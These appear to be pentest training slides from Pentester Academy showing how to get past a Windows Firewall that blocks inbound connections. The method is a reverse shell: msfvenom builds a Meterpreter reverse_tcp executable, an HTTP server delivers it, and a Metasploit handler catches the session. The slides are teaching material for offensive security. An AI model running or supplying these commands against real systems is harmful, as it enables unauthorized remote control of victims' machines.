


Pentesting Windows Endpoints: Firewall Bypass – Reverse Shells

Firewalls ☹️ - Bind Shell Cannot Work



Uh-Oh ☹️

The screenshot shows the Windows Firewall control panel window. The breadcrumb path is: Control Panel > System and Security > Windows Firewall. The main heading is "Help protect your computer with Windows Firewall". Below this, it states: "Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network." There are two links: "How does a firewall help protect my computer?" and "What are network locations?". A table lists network locations: "Home or work (private) networks" with status "Not Connected" and "Public networks" with status "Connected". Below the table, it says "Networks in public places such as airports or coffee shops". A summary section shows: "Windows Firewall state: On", "Incoming connections: Block all connections to programs that are not on the list of allowed programs", "Active public networks: Network 5", and "Notification state: Notify me when Windows Firewall blocks a new program".

Control Panel Home

- Allow a program or feature through Windows Firewall
- Change notification settings
- Turn Windows Firewall on or off
- Restore defaults
- Advanced settings
- Troubleshoot my network

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

[How does a firewall help protect my computer?](#)

[What are network locations?](#)

| | |
|---------------------------------|---------------|
| Home or work (private) networks | Not Connected |
| Public networks | Connected |

Networks in public places such as airports or coffee shops


Windows Firewall state: On

Incoming connections: Block all connections to programs that are not on the list of allowed programs


Active public networks: Network 5

Notification state: Notify me when Windows Firewall blocks a new program

Explicit Warning



Reverse Connects to the Rescue



Reverse Connect Executable

```
PentesterAcademy# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.13 -a x86 -f exe > Reverse_Payload.exe
PentesterAcademy# file Reverse_Payload.exe
Reverse_Payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
PentesterAcademy#
PentesterAcademy# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [02/Nov/2013 08:03:02] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [02/Nov/2013 08:03:07] "GET /Reverse_Payload.exe HTTP/1.1" 200 -
```

Oh Ya!

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.13:4444
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.1.5:49213) at 2013-11-02 08:04:16 -0400

meterpreter > █
```

Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux